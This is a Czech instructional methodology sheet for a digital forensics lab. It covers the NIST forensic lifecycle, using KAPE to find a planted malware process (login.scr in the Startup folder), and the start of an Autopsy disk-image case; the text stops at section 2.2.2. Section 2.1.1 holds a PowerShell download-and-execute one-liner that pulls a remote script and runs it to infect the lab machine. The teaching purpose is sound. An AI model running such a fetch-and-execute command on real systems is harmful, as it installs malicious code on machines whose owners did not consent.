EVROPSKÁ UNIE
Evropské strukturální a investiční fondy
Operační program Výzkum, vývoj a vzdělávání

MINISTERSTVO ŠKOLSTVÍ, MLÁDEŽE A TĚLOVÝCHOVY

jihomoravský kraj

TESTOVÁNÍ BEZPEČNOSTI

Sběr a analýza dat z počítačových systémů

Metodický list

Autor: Ing. Jan Kopřiva, Metodik: doc. Ing. Jaroslav Dočkal, CSc.

Recenzent: Ing. Filip Pávek

Rok vydání: 2023

Obsah

Cíle

Uvedení všech cílů, kterých bude v rámci této úlohy dosaženo, dle Bloomovy taxonomie výukových cílů (viz. Příloha 1)

- Popsat hlavní fáze životního cyklu digitální forenzní analýzy
- Vysvětlit základní postupy pro užití forenzních nástrojů pro sběr dat
- Ilustrovat možnosti použití forenzních analytických nástrojů na příkladech

Dovednosti

Uvedení všech dovednosti, které by si žáci měli v rámci této úlohy osvojit, dle Bloomovy taxonomie výukových cílů (viz. Příloha 1)

- Použít forenzní nástroje v rámci procesu zvládání kybernetických bezpečnostních incidentů.
- Použít nástroj pro forenzní analýzu obrazu pevného disku pro získání základní představy o dění na úrovni souborového a operačního systému.

Pracovní prostředí

Úlohu lze realizovat v prostředí:

- Jakékoli prostředí (lokální, cloudové, …), v němž je možné spustit virtuální stroj s OS Windows s alespoň 2 vCPU a 8 GB RAM.


Pro práci budeme potřebovat následující nástroje:

- 1 virtuální stroj s OS Windows
- Kroll Artifact Parser And Extractor (KAPE)
- Autopsy

Průběh výuky

1 Teoretická část (Forenzní sběr a analýza dat)

Před vlastním praktickým cvičením lze doporučit probrat/zopakovat základy problematiky forenzního sběru a analýzy dat, a to minimálně v kontextu významu slova „forenzní“, a v rozsahu životního cyklu digitální forenzní analýzy ve standardu NIST SP 800-86[1] (alternativně dle životního cyklu popsaného v ISO/IEC 27037:2012).



Obr. 1 - Životní cyklus digitální forenzní analýzy [zdroj: NIST]

1.1 Významné aspekty životního cyklu digitální forenzní analýzy

Z pohledu odborné praxe je vhodné akcentovat zejména následující skutečnosti vážící se k jednotlivým částem výše vyobrazeného životního cyklu:

[Collection] Prvním krokem v rámci digitální forenzní analýzy je identifikace potenciálně relevantních zdrojů dat a následné získání vstupů z identifikovaných zdrojů. Mezi relevantními zdroji dat mohou být například přenosná datová úložiště (flash paměti, datové karty, historicky CD, DVD,…), datová úložiště, která jsou součástí různých zařízení (HDD/SSD připojené v počítačích/laptopech, interní flash paměť chytrých telefonů, interní paměť digitálních fotoaparátů,…), ale i operační paměť takových zařízení.

Sběr dat z určitého zařízení by měl odpovídat potřebám vyšetřování/dokazování, v souvislosti s nímž je realizován, a měl by zpravidla probíhat v pořadí, které odpovídá volatilitě paměťových mechanismů daného zařízení – obecně je tak vhodné začínat sběrem dat z nejvolatilnějšího relevantního paměťového mechanismu a pokračovat k nejméně volatilnímu paměťovému mechanismu. Dobrým zdrojem doporučení v této oblasti je mimo jiné standard RFC 3227[2]. V případě sběru dat z laptopů a dalších počítačových systémů tak z pravidla nejprve probíhá sběr dat z operační paměti (pokud operační paměť obsahuje nějaká potenciálně relevantní data), a až následně sběr dat z perzistentních/pevných úložišť.

[1] https://csrc.nist.gov/publications/detail/sp/800-86/final
[2] https://datatracker.ietf.org/doc/html/rfc3227

Samotný sběr by měl vždy probíhat takovým způsobem, aby při něm nedošlo k modifikaci sbíraných dat (v souvislosti s tímto aspektem forenzních aktivit lze doporučit zmínit Locardův princip výměny[3]). Pro „forenzní“ sběr dat je tak zpravidla vhodné využívat výhradně specializované nástroje určené pro tuto oblast (mj. tzv. „write-blockery“) a po provedení vlastního sběru dat z perzistentních úložišť, resp. souborových systémů, ověřit a zaznamenat (obvykle s pomocí hashí) integritu získaných dat. Postup sběru i jakékoli další nakládání se získanými vstupy by měly být vždy vhodným způsobem evidovány.

[Examination] Na sběr dat navazuje v rámci forenzních postupů soubor aktivit spojených s úvodním prozkoumáním a posouzením získaných vstupů a výběrem relevantních dat pro následnou hlubší analýzu. V případě dat získaných ze souborového systému to může například znamenat identifikaci souborů různých typů (např. rastrové obrázky, textové dokumenty apod.) a jejich času poslední modifikace, nebo identifikaci všech uživatelských účtů vytvořených v rámci operačního systému. Vlastní získání relevantních dat zpravidla provádí automatizované nástroje na základě korektního nastavení zájmové oblasti ze strany forenzního analytika.

[Analysis] V návaznosti na výběr zájmových dat proběhne v rámci forenzního cyklu jejich analýza, tedy metodické vyvození závěrů z dostupných vstupů (případně identifikace potřeby doplnění dalších vstupů nezbytných pro vyvození potřebných závěrů). Aktivity prováděné v této fázi mohou spadat do relativně širokého spektra činností, v návaznosti na cílech analýzy a dostupných vstupech – analytik například zvolí zcela jiný postup, pokud bude cílem identifikace vybraných běžících procesů v získaném obrazu paměti, identifikace historické aktivity realizované prostřednictvím webového prohlížeče instalovaného na koncovém počítači na základě analýzy obsahu jeho pevného disku, nebo potvrzení či vyvrácení přítomnosti specifického obrázku na paměťovém úložišti telefonu. Celý postup analýzy i vyvození závěrů by však měly být vždy detailně dokumentovány a veškeré provedené kroky by měly být deterministické a v případě potřeby (dle dokumentovaného postupu) opakovatelné.

[Reporting] Forenzní analýza dat je zpravidla realizována s cílem využití získaných poznatků v rámci trestněprávního či jiného soudního či administrativního dokazování nebo šetření, a důkladná dokumentace celého jejího procesu, včetně postupu užitého vyvození jakýchkoli závěrů, je tak její nezbytnou součástí. Z provedené analýzy by tak měla být na jejím závěru zpracována závěrečná zpráva, obsahující popis celého postupu analýzy a soubor závěrů vyvozených z dostupných datových zdrojů (a případně i jakákoli možná alternativní vysvětlení zjištěných skutečností)

V rámci výkladu lze doporučit zdůraznit, že toto cvičení si klade za cíl studenty seznámit se základními aspekty forenzního sběru a analýzy dat a poskytnout jim jednoduchou ukázku vybraných nástrojů užívaných v této oblasti. Jeho absolvování by tak nemělo být za žádných okolností chápáno jako dostačující průprava pro výkon forenzních aktivit v podmínkách reálného světa. Reálný „forenzní“ sběr dat a jejich analýzu by měli vždy provádět pouze k tomu vyškolení specialisté.

[3] https://cs.wikipedia.org/wiki/Locard%C5%AFv_princip_v%C3%BDm%C4%9Bny

1.2 Nástroje a postupy pro digitální forenzní aktivity

Praktická část cvičení je rozdělena do dvou oblastí, věnovaných problematice sběru a analýzy dat s pomocí „forenzních" nástrojů v rámci zvládání kybernetických bezpečnostních incidentů a problematice komplexní analýzy obrazů perzistentních úložišť. V zájmu zasazení obou těchto aspektů do širšího kontextu bezpečnostních aktivit lze doporučit studentům před vlastním praktickým cvičením popsat obecné zásady forenzních šetření (vedle již zmíněných zdrojů lze při tom doporučit čerpat mj. z dokumentu INTERPOL Guidelines for Digital Forensics First Responders[4]) a demonstrovat přinejmenším práci s nástroji pro sběr dat z paměti počítače (např. Belkasoft Live RAM Capturer[5], AccessData FTK Imager[6] apod.) a tvorbu bitových kopií obsahu perzistentních úložišť (např. dd[7] (případně dcfldd), výše zmíněný FTK Imager apod.).

V případě dostatečného časového prostoru lze pak doporučit demonstrovat rovněž postup analýzy záchytu obsahu operační paměti (provedeného např. s pomocí výše uvedených nástrojů) s využitím platformy Volatility[8].

[4] https://www.interpol.int/content/download/16243/file/Guidelines%20to%20Digital%20Forensics%20First%20Responders_V7.pdf?inLanguage=eng-GB
[5] https://belkasoft.com/get?product=ram
[6] https://accessdata.com/product-download/ftk-imager-version-4-5
[7] https://man7.org/linux/man-pages/man1/dd.1.html
[8] https://www.volatilityfoundation.org/

2 Praktická část (Vybrané praktické aspekty forenzní analýzy)

Pro níže popsané cvičení je nezbytné připravit 1 virtuální stroj (v zájmu rozumně rychlého zpracování obrazu disku lze doporučit alokovat pro daný stroj minimálně 2 vCPU a 8 GB RAM) s „čistou“ instalací 64-bitového OS Windows 10 (operační systém serveru je potenciálně možné nahradit serverovou verzí OS Windows a OS koncového bodu jiným vhodným systémem, např. Windows 11, nicméně v takovém případě je však vhodné před cvičením ověřit funkčnost užívaných skriptů a nástrojů) a nainstalovaným nástrojem MS Excel. Stroj musí mít nefiltrovaný přístup do internetu. Na jeho souborovém systému musí být vytvořena složka „C:\Forensics“, a do ní musí být umístěny následující nástroje a soubory:

- ZIP archiv s nástrojem Kroll Artifact Parser And Extractor (KAPE)[9] (testována verze 1.2.0.0, ale jakákoli vyšší by měla být s cvičením kompatibilní),
- MSI instalátor nástroje Autopsy[10] (testována verze 4.19.13, ale jakákoli vyšší by měla být s cvičením kompatibilní) a
- soubory „4Dell Latitude CPi.E01“ a „4Dell Latitude CPi.E02“ obsahující obraz pevného disku[11].

Přípravu výše popsaného virtuálního stroje lze doporučit provést před vlastním cvičením a následně daný stroj jako „obraz“ distribuovat jednotlivým studentům.

2.1 Využití forenzních postupů a nástrojů v rámci zvládání bezpečnostních incidentů

Vybrané forenzní nástroje mohou být potenciálně využitelné při zvládání kybernetických bezpečnostních incidentů. Krom jiných si v této oblasti zasluhuje bližší pozornost balík Kroll Artifact Parser And Extractor (KAPE), umožňující provést (například s pomocí USB disku, na němž je balík umístěn) postupný sběr dat z několika zdrojů (například různých počítačových systémů/pracovních stanic) a následně jejich jednotnou analýzu.

V tomto cvičení demonstrujeme možnosti použití zmíněného nástroje pro identifikaci malwarové infekce na koncovém stroji s pomocí postupu, který bychom v praxi mohli provádět například pokud bychom z koncového stroje detekovali na úrovni sítě podezřelou komunikaci odcházející do internetu a neměli k dispozici nástroj typu EDR.

2.1.1 Infekce koncového stroje

1. Pro přípravu prostředí otevřete konzoli PowerShellu a spusťte v ní následující příkaz, který zajistí stažení a instalaci malwaru.


```
PS C:\Users\admin> (New-Object
System.Net.WebClient).DownloadString("https://www.untrustednetwork.net/files/2022/cichnova/
1.ps1") | iex
```

2. Koncový stroj restartujte.


[9] https://www.kroll.com/en/services/cyber-risk/incident-response-litigation-support/kroll-artifact-parser-extractor-kape
[10] https://www.autopsy.com/download/
[11] https://cfreds.nist.gov/all/NIST/HackingCase

2.1.2 Sběr dat z infikovaného stroje


1. Soubor kape.zip ze složky C:\Forensics rozbalte do stejné složky tak, aby vznikla podsložka C:\Forensics\KAPE.
2. Ve složce C:\Forensics vytvořte podsložky „Data“ a „Output“.
3. Spusťte GUI verzi nástroje (C:\Forensics\KAPE\gkape.exe), zaškrtněte možnost „Use Target options“ a projděte si seznam dostupných „cílů“ – ty představují předpřipravené mechanismy pro sběr různých typů dat ze zkoumaných systémů.



4. Pro sběr „základních“ dat využijeme cíl „!BasicCollection“ – jde o tzv. „složený“ cíl zahrnující sběr dat z většího počtu zdrojových umístění. Otevřete si v poznámkovém bloku soubor C:\Forensics\KAPE\Targets\Compound\!BasicCollection.tkape a podívejte se, z kterých jednotlivých „cílů“ jsou v rámci něj sbírána data.
5. Nastavte GKape tak, aby prováděl sběr ze zdroje „C:\“, cílem pro sběr byla složka „C:\Forensics\Data“ a jako cíl zvolte „!BasicCollection“ (při konfiguraci si povšimněte pole „Current command line“ v zápatí okna GKape, které demonstruje, že GKape je pouze nadstavbou nad vlastním nástrojem Kape, který je možné plně ovládat přes příkazovou řádku).



6. Spusťte sběr dat s pomocí tlačítka „Execute!“ v pravém spodním rohu GUI, potvrďte smazání případného obsahu cílového adresáře a vyčkejte do ukončení sběru.




Po ukončení sběru uzavřete otevřené okno příkazové řádky i okno Gkape.

Výše popsanou aktivitu bychom v případě podezření na malwarovou infekci mohli provést na potenciálně nakaženém stroji s pomocí nástroje KAPE umístěného na USB úložiště, na které bychom s pomocí něj získali sadu vstupů, které bychom následně mohli analyzovat na vlastním stroji.


2.1.3 Analýza získaných dat

1. Spusťte nový proces GUI verze nástroje KAPE (C:\Forensics\KAPE\gkape.exe), zaškrtněte možnost „Use Module options“ a projděte si seznam dostupných „modulů“ – ty představují předpřipravené mechanismy pro analýzu dat získaných ze zkoumaných systémů.




2. Pro „základní zpracování“ nasbíraných dat pro analýzu využijeme 2 moduly:
   a. modul „!EZParser“ – podobně jako u výše zmíněného cíle je tzv. „složený“, a zahrnuje tak větší počet samostatných mechanismů pro extrakci dat (v případě zájmu si můžete v poznámkovém bloku otevřít soubor C:\Forensics\KAPE\Modules\Compound\!EZParser.mkape a podívat se, které zpracovávací „moduly“ jsou v rámci něj spouštěny), a
   b. modul PowerShell_ProcessList_CimInstance, který nám poskytne seznam procesů spuštěných v době sběru dat (má podobný výstup jako utilita tasklist pro příkazovou řádku).

3. Nastavte GKape tak, aby provedl zpracování dat ze zdroje „C:\Forensics\Data“, cílem pro zpracování byla složka „C:\Forensics\Output“ a jako aktivní moduly zvolte „!EZParser“ a „PowerShell_ProcessList_CimInstance“.




4. Spusťte zpracovní dat s pomocí tlačítka „Execute!“ v pravém spodním rohu GUI, potvrďte smazání případného obsahu cílového adresáře a vyčkejte do ukončení sběru.



Po ukončení zpracování dat uzavřete otevřené okno příkazové řádky i okno Gkape.

5. Otevřete složku „C:\Forensics\Output“ a v rychlosti se seznamte s dostupnými výstupy poskytnutými nástrojem Kape na základě vstupních dat.




6. Otevřete v nástroji Excel soubor „PWSH-Get-CIM_ProcessList.csv“ uložený v cestě „C:\Forensics\Output\LiveResponse“ (jde o onen výše zmiňovaný seznam běžících procesů).
7. Vyfiltrujte pouze řádky neobsahující ve sloupci Path cestu C:\Windows (předpokládáme, že případný malware se nenachází v systémové složce – tento předpoklad není nezbytně realistický, ale pro potřeby tohoto cvičení jej považujme za validní).
    a. Vložte filtr do prvního řádku (Data -> Filter).
    b. Na sloupci Path vytvořte nový filtr v souladu se zadáním (Text Filters -> Does Not Contain…)

ProcessId	ProcessName	Path	Commc	Descrip	ParentI	Creatio	Handle	Handle	MD5
0	System Idle Process			System Id	0	########	0	0	
4	System			System	0	########	4	2772	
88	Registry			Registry	4	########	88	0	
340	smss.exe			smss.exe	4	########	340	53	
436	csrss.exe			csrss.exe	424	########	436	459	
512	wininit.exe			wininit.ex	424	########	512	159	
524	csrss.exe			csrss.exe	504	########	524	375	
640	services.exe			services.e	512	########	640	641	
1836	Memory Compression			Memory C	4	########	1836	0	
2692	MsMpEng.exe			MsMpEng	640	########	2692	1383	
5720	NisSrv.exe			NisSrv.exe	640	########	5720	211	
3180	SecurityHealthService.exe			SecurityHe	640	########	3180	394	
6656	OneDrive.exe	C:\Users\admin\AppData\Local\Microsoft\OneDrive\OneDrive.exe	"C:\Users\	OneDrive	3984	########	6656	607	C2938EB5FF932C2540A1514CC82C197C
7244	login.scr	C:\Users\admin\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\login.scr	"C:\Users\	login.scr	3984	########	7244	514	C0E8D7362EB5985E472E7D01EE1504D5
4528	svchost.exe			svchost.ex	640	########	4528	654	
7204	SgrmBroker.exe			SgrmBroke	640	########	7204	89	
7712	svchost.exe			svchost.ex	640	########	7712	225	
7412	MpCopyAccelerator.exe			MpCopyA	2692	########	7412	94	
724	Microsoft.Photos.exe	C:\Program Files\WindowsApps\Microsoft.Windows.Photos_2021.21090.10008.0_x64__8wekyb3d8bbwe\Microsoft.Photos.exe	"C:\Progra	Microsoft	844	########	724	522	8044B568747388847D366A6CCE6198C2
4332	YourPhone.exe	C:\Program Files\WindowsApps\Microsoft.YourPhone_1.22042.168.0_x64__8wekyb3d8bbwe\YourPhone.exe	"C:\Progra	YourPhon	844	########	4332	540	2B90B3586B9442A5722DE5F7860ACDBE
7756	uhssvc.exe	C:\Program Files\Microsoft Update Health Tools\uhssvc.exe	"C:\Progra	uhssvc.ex	640	########	7756	159	B1424A0206B7BE50DA39633E0F38C742
6232	svchost.exe			svchost.ex	640	########	6232	193	
1612	gkape.exe	C:\Forensics\KAPE\gkape.exe	"C:\Foren	gkape.exe	3984	########	1612	940	2F5A2F18EED5C0D7AE7BA22FD8FB3C46
3116	svchost.exe			svchost.ex	640	########	3116	118	
6688	kape.exe	C:\Forensics\KAPE\kape.exe	"C:\Foren	kape.exe	1612	########	6688	661	0D01604CB2DB6DC18302891C9EC9549C

8. Ověřte hashe jakýchkoli podezřelých/nestandardních procesů s pomocí služby VirusTotal a identifikujte zájmový soubor – nyní již známe jméno a umístění potenciálního malwaru.

9. Otevřete v nástroji Excel soubor „[datum]_PECmd_Output_Timeline.csv“ ze složky „C:\Forensics\Output\ProgramExecution“ – soubor obsahuje časovou řadu spouštěných procesů. Data setřiďte dle času uvedeného v prvním sloupci, vyhledejte „login.scr“ podívejte se na procesy, které byly spouštěny v čase po spuštění jmenovaného procesu. Můžete si povšimnout například nestandardního opakovaného spouštění CMD.EXE s cca minutovou periodou, nicméně nic vysloveně podezřelého na úrovni historie procesů vidět není.
10. Otevřete v nástroji Excel soubor „[datum]_PECmd_Output.csv“ ze složky „C:\Forensics\Output\ProgramExecution“ – soubor obsahuje informace o historicky spouštěných binárních souborech. Vyfiltrujte pouze řádky, které ve sloupci ExecutableName obsahují jméno „login.scr“ (výsledkem by měl být jen jeden řádek). Pokud jste dodrželi výše popsaný postup, můžete si povšimnout, že sloupec „RunCount“ nás informuje, že daný soubor byl spuštěn pouze jednou, a to v čase obsaženém ve sloupci „LastRun“. Pokud jste před sběrem dat s pomocí Kape restartovali virtuální stroj více než jedenkrát, může být (avšak nemusí) RunCount vyšší a vybrané sloupce „PreviousRunN“ mohou obsahovat časové značky předchozích spuštění souboru.



Note	SourceFilename	SourceCreated	SourceModified	SourceAccessed	ExecutableName	Hash	Size	Version	RunCount	LastRun	PreviousRun0	PreviousRun1	PreviousRun2	PreviousRun3	PreviousRun4
	C:\Users\admin\De	57:49.8	57:49.8	30:45.2	LOGIN.SCR	FD53B327	77900	Windows 1	1	57:29.2					

Na základě výše provedené analýzy bychom měli dost podkladů pro další aktivity v rámci zvládnutí bezpečnostního incidentu spojeného s infekcí potenciálním škodlivým kódem a naši analýzu tak v této fázi ukončím – víme, kde se nachází potenciální škodlivý kód a mj. i to, jakým způsobem je zajištěna jeho perzistence.

Přestože společně pokračovat nebudeme, v případě zájmu můžete samozřejmě prozkoumat také výše nezmíněné soubory vygenerované nástrojem Kape a prohlédnout si dodatečné informace, které nám zmíněný nástroj poskytuje.

2.2 Využití forenzních postupů pro analýzu obsahu pevného disku

Jednou z tradičních aktivit v oblasti forenzní analýzy je analýza obsahu pevných disků, zaměřená na identifikaci zájmových souborů, získání informací o uživateli počítače, z něhož disk pochází, a zjištění aktivit, k nimž na daném stroji došlo. V rámci následujícího cvičení si vyzkoušíme postup analýzy forenzního obrazu pevného disku s pomocí nástroje Autopsy.

Analýze podrobíme obraz pevného disku historicky vytvořený institutem NIST[12] v rámci projektu CFReDS[13] pro výcvik forenzních specialistů. Projdeme při tom pouze vybrané úlohy/otázky související s daným obrazem disku a případní zájemci o detailnější proniknutí do problematiky forenzní analýzy perzistentních úložišť a souborových systémů tak mohou v analýze popsané níže pokračovat v rámci samostudia.

V rámci cvičení se vtělíme do role policejních forenzních specialistů a pomůžeme vyšetřit jeden historický případ, jehož detaily jsou následující.

20. září roku 2004 zajistili policejní specialisté laptop Dell CPi spolu s PCMCIA Wi-Fi adaptérem a externí anténou. Předpokládá se, že daný počítač byl užit k vzdáleným průnikům do bezdrátových sítí restaurací a zachytávání citlivého síťového provozu obsahujícího například přihlašovací jména a hesla nebo čísla platebních karet podezřelým jménem Greg Schardt, který rovněž vystupuje pod pseudonymem Mr. Evil. Zmíněný podezřelý vlastnictví laptopu i participaci na jakýchkoli útocích s jeho pomocí popírá. Naši kolegové tak vytvořili bitovou kopii obsahu pevného disku zmíněného laptopu a předali nám ji k analýze.

Naším úkolem je pokusit se zjistit, zda výše zmíněný podezřelý mohl být s laptopem reálně spojený, a – pokud ano – zda daný laptop byl či nebyl využíván k útokům na bezdrátové sítě.

2.2.1 Příprava analytické stanice


1. Spusťte MSI instalátor nástroje Autopsy umístěný ve složce C:\Forensics a nástroj s přednastavenými možnostmi nainstalujte.
2. Autopsy s pomocí nově vytvořeného zástupce na ploše spusťte a v případě potřeby povolte aplikaci komunikovat do internetu.

2.2.2 Analýza obsahu pevného disku

